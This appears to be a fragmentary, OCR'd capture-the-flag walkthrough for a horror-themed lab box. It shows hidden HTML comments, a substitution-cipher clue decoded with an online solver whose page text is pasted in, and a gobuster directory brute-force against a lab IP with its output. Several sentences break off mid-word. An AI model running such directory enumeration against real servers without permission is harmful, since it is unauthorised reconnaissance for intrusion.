


All Begins Fror

```
▼<body>
   <h1 style="text-align: center;">All Begins From Here</h1>
  ▶<div class="center-wrapper">…</div>
   <!--Sebastian sees a path through the darkness which leads to a room => /sadistRoom-->
   <br>
  ▶<p>…</p>
   <br>
  ▶<p>…</p>
   <a href="map.html" style="color: #fff;">Here is the map</a>
 </body>
</html>
```




Sebastian Found a key to the locker room. Click here to get the key.



Sebastian is hiding inside a locker to make it harder for the sadist to find him. While Sebastian was i

Decode this piece of text "Tizmg_nv_zxxvhh_gl_gsv_nzk_kovzhv" and get the key to access the map

Click here to veiw the map ...



Breaker is now Open Source

I finally decided to open source the implementation of the substitution breaker.

Weiterlesen …

2019-12-30 23:22

… and here comes support for Portuguese

This time both solvers have learnt to speak Portuguese.

Weiterlesen …

2019-12-27 20:47

Solver: Support for Dutch added

The Vigenere Solver as well as the Substitution Solver now speak one additional language: Dutch. Some work

As an example you can crack the following cipher text with this tool:

```
Altd hlbe tg lrncmwxpo kpxs evl ztrsuicp qptspf.
Ivplyprr th pw clhoic pozc. :-)
```

If you would like to know how this Vigenere breaker works have a look at the bits & bytes corner (German only).

If you want to break a monoalphabetic substitution cipher instead try the Substitution Solver.

Input

Cipher Text:

```
Tizmg_nv_zxxvhh_gl_gsv_nzk_kovzhv
```


Cipher Variant: Beaufort Variant

Language: English

Key Length: 3-30

(e.g. 8 or a range e.g. 6-10)

https://www.guballa.de/vigenere-solver



Here is the map


1. Sadist Room

2. Locker Room

3. Safe Heaven

4. The Abandoned Room

Enter Key To access the map



Location: /root/Desktop/Tools/wordlists/dirbuster

10.10.86.60/SafeHeaven/

This is Sebastian's Safe House where he can have upgrades and have peaceful time without getti

Gallery

Take a look at my safe house

```
/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'
Error: unknown shorthand flag: 'd' in -dir
root@ip-10-10-127-128:~# gobuster dir --url http://10.10.86.60/SafeHeaven/ -w '/
root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.86.60/SafeHeaven/
[+] Threads:        10
[+] Wordlist:       /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-m
edium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/19 03:10:25 Starting gobuster
===============================================================
/imgs (Status: 301)
/keeper (Status: 301)
===============================================================
2020/11/19 03:10:49 Finished
===============================================================
root@ip-10-10-127-128:~#
```

```
<!--I think I'm having a terrible nightmare. Search through me and find it ....-->
<script src="../js/jquery.min.js"></script>
<script src="../js/lightbox.js"></script>
<div id="lightboxOverlay" class="lightboxOverlay" tabindex="-1" style="display: none;
width: 1908px; height: 1047px;"></div> event
<div id="lightbox" class="lightbox" tabindex="-1" style="display: none; top: 316px; left:
0px;"> event
  <div class="lb-outerContainer" style="width: 1008px; height: 571px;"> event
    <div class="lb-container">
      <img class="lb-image" src="imgs/gal2.jpg" alt="" style="display: block; width:
      1000px; height: 563px;">
```

html > body > div#gallery

```
element {                         inline
}
#gallery {           mainstylesheet.css:33
  display: flex;
  justify-content: space-around;
  flex-wrap: wrap;
}
```

